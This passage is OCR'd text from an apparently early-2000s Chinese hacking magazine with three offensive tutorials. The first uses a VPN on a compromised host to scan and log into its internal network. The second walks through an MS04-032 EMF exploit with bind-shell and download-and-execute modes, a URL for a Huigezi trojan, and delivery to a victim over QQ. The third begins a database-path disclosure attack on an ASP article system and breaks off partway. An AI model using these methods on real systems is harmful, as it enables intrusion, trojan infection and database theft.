


图11

除了在链接IP地址上写入你做好vpn的那台肉鸡IP外，其它选项都用默认即可（图12），这样就创建了一个虚拟专用连接。然后我们就可以拨号了（图13）。




图12




图13

不过有一点你要注意，如果你在创建的虚拟专用连接→属性→Ineternet协议(TCP/IP)→属性→高级选项里勾选了在远程网络中使用默认网关的话，那么你上网后的数据包出口就是通过肉鸡的网关了；如果没选中，你的数据包出口还是走的本地网关（图14）。




图14

在本机的cmd命令行下敲一个ipcongfig /all看看，本机已同时处在两个局域网中了。图15中的192.168.0.9就是我在本公司的局域网的ip地址，而10.0.0.147就是我在肉鸡局域网中的ip地址。




图15

再拿出X-scan在本机扫描10.0.0.1-255这个网段，哈！收获不小呀（图16）。这样一来，我们就不必把日常用到的工具全部搬到3389肉鸡中去了，是不是很方便呢？




图16

我们久违的ipc$可不可以在内网中运用呢？开心笑吧（图17）！




图17

在图17中，我第一次ipc$连接没有成功，因为那时我正用x-scan扫描，建立了不少空连接，所以有凭集冲突的错误提示。后来用net use * /del清除清单后就可以使用ipc$连接成功了。有了vpn后，在本机连接肉鸡内网的3389，再也不用转向了，也不用通过网关和什么vidc了（图18）。




图18

用vpn实现本机入侵内网的方法就简单介绍给大家了。其实vpn学问博大精深，我也有很多地方不明白，在有的肉鸡上就是建不成功，希望大家共同学习研究它。最后要提醒大家的是，如果在肉鸡上做了vpn，肉鸡会开放1723端口。还有，想通过vpn在本机上实施对肉鸡内网机器的嗅探你是不会成功的，反正我试过了，可能是因为vpn加密传输协议的原因决定的。

MS04-032之“图形渲染引擎漏洞”利用抢鲜体验

浪迹天

一、图形渲染引擎漏洞——CAN-2004-0209简介

Windows XP、XP Service Pack 1、Windows Server 2003、Windows 2000 Service Pack 3和Windows 2000 Service Pack 4等系统中，对Windows图元文件（WMF）和增强型图元文件（EMF）图像格式进行的渲染存在一个远程代码执行漏洞，利用它可在受影响的系统上执行远程代码。其中，WMF图像是一种16位图元文件格式，可以同时包含矢量信息和位图信息，它非常适合Windows操作系统。EMF图像是一个32位格式，其中可以同时包含矢量信息和位图信息。在受影响的系统上呈现WMF或EMF图像的任何程序，都可能容易受到此攻击。

成功利用此漏洞的攻击者可以完全控制受影响的系统。其中包括：安装程序；查看、更改或删除数据；或者创建拥有完全权限的新帐户等。该漏洞还能用于尝试执行本地权限提升或远程拒绝服务。Windows XP Service Pack 2不受此安全漏洞的影响。

二、可以利用的手段

攻击者无法强制用户打开恶意文件，攻击者通过诱使用户打开特制的文件或查看包含特制图像的文件夹，以利用此漏洞，也可能通过预览特制图像的HTML电子邮件使其打开，还可以直接用QQ发给别人运行。另外，在基于Web的攻击中，攻击者必须拥有一个Web站点，并在上面放置用来利用此漏洞的Web页。攻击者没有任何办法强迫用户访问恶意Web站点，相反，攻击者必须诱使用户访问该Web站点，所采用的方式通常是让用户单击指向某个站点的链接。攻击者可能将特制图像添加到本地文件系统中，或者添加到网络共享中，然后诱使用户预览该文件夹。攻击者可能以本地方式登录到系统，然后，攻击者可以运行一个利用此漏洞的特制程序，从而完全控制受影响的系统。

三、攻击实例

在漏洞出现的几天内，笔者一直在关注着是否有这个漏洞的利用代码出来，终于被我等到了，今天在安全焦点上找到了利用代码，笔者在VC下编辑调试成功。具体调试我就不多说了，直接看我编辑的程序运行的界面（图1）。




图 1

利用格式：

```
Usage:
ms04032 <file> <shellcode> <bindport / url>

Shellcode:
    1 - Portbind shellcode
    2 - Download & exec shellcode
```

我们看看程序参数。“ms04032”就是我编辑成功的程序；“File”是我们要生成的图片名字和格式，格式就是.emf后缀了；“shellcode”是我们生成的图片以什么方式溢出，其中“1”对应着Portbind参数，“2”对应URL；“bindport”和“url”是任意选的，其中，bindport是成功利用这个漏洞后让别人打开我们的图片时所发生溢出的端口，溢出后在他机器上监听这个端口，我们用telnet ip bindport就可以登陆进去；url是在别人打开图片时指定到一个路径下载木马，或者是别的恶意代码执行地址，当然，你要先把木马放到网上去。




图 2

我们看一下生成这两种情况的具体格式，看图2。很好理解，其中“http://demo.77169.org/hgz.exe”是我配置的灰鸽子服务端，让怪狗帮忙放在网上实验的（感谢怪狗！），结合我在前面说的参数，大家都能看懂，这里不再多说。

好了，运行程序后两个emf文件就都生成好了（图3）。




图 3

看看效果，我把test.emf用QQ发给土豆，土豆最新版的瑞星立即显示病毒报告（图4），结果发现病毒Trojan.Huigezi.w！土豆已经下载了，大家看他的文件名显示。




图 4

当然，只有最新版的杀毒软件才能查到，旧版本的杀毒软件就难说了。要是你不小心看了这样的图片，还有好事情吗？说到这里，这个功能就介绍完了，可以成功利用。关于那个直接监听端口的，我就不做实验了，大家可以自己试一试，应该也是可以成功的！漏洞的危害很大，补丁都出来了，希望大家快点打好补丁，以免遭不测！

（本文所涉及的工具在本期光盘首页的“NEW SHOW”区域有提供，名称为“图形渲染引擎漏洞（MS04-032）”）



暴库：你藏好了吗？
——轻松揪出数据库

sniper

数据库作为一个站点的核心部分，其重要性自然不言而喻，网管们也煞费苦心的把数据库改名、加上特殊符号来增加安全性。但最近一些安全站点的数据库路径纷纷被人找到并下载，也就是最近讨论的很热的“暴库”技术。我和紫幻以及《黑客X档案》的各位朋友也对这门技术进行了研究。虽说研究成果还不是很多，但希望能起一个抛砖引玉的作用。下面我就拿两个系统来做实例分析：

一、动力文章系统

一般说来，每个站点程序文件中都会有一个连接数据的文件（一般是conn.asp）。当然，这个文件名和路径并不固定，有的是在站点根目录下，有的则放在专门的文件夹里，通常这个文件夹名为“INC”，文件名为“conn.asp”。如果把这和“暴库”联系起来，通常人们都会想到通过访问这个文件来得到关于数据库的信息，而实际上，我们直接访问这个文件是不会得到想要的信息的，所以就需要结合一些漏洞来达到“暴库”的目的。

首先，我来简单介绍一下这个程序。动力文章系统分为商业SQL版本和免费ACCESS版本，我们这里测试的当然是ACCESS版的。程序的conn.asp文件用于连接数据库，在/INC这个目录下，数据库文件在/Database目录下。连接数据库用的是相对路径：

db="database/adsfkldfogowerjnokfdslwejhdfsjhk.mdb"

动力文章系统的这个数据库路径泄露隐患，应该算是程序员的疏忽而造成的，由于conn.asp这个文件本身存在隐患，导致攻击者获得数据库路径。漏洞发现者：天天（即《黑客X档案》论坛中叫“sohu”的那位MM），参与研究者：怪狗、iceyes、sniper（漏洞分析可参考http://www.hackerxfiles.net/bbs/dispbbs.asp?boardID=4&ID=27293）。

开始我们还以为editor.asp这个文件缺乏足够的验证，但后来经过分析，才发现不是editor.asp的问题。天天的那种做法只是利用editor.asp查看服务器返回信息。我们再来演示一下这攻击过程。在IE中打开这个页面，看看这个页面能够起到什么作用（图1）。很显然，这个文件是用于编辑文章内容时用的，虽然没有什么别的权限，但我们可编辑更改HTML页面。点击“源代码”，找到这样一段内容：

```
<FORM name=Login onsubmit="return CheckForm();" action=Admin_ChkLogin.asp method=post target=_parent>
<TABLE cellSpacing=0 cellPadding=0 width=585 align=center border=0>
```




图 1

这是该页面进行身份验证的时候，将内容传递给Admin_ChkLogin.asp这个文件的内容，下面我们要做的就是把它改成conn.asp文件：

```
<FORM name=Login onsubmit="return CheckForm();" action=http://www.target.com/inc/conn.asp method=post target=_parent>
<TABLE cellSpacing=0 cellPadding=0 width=585 align=center border=0>
```

改好后，点击“预览”，看到什么了？看到了吧！数据库路径出来了（图2）：

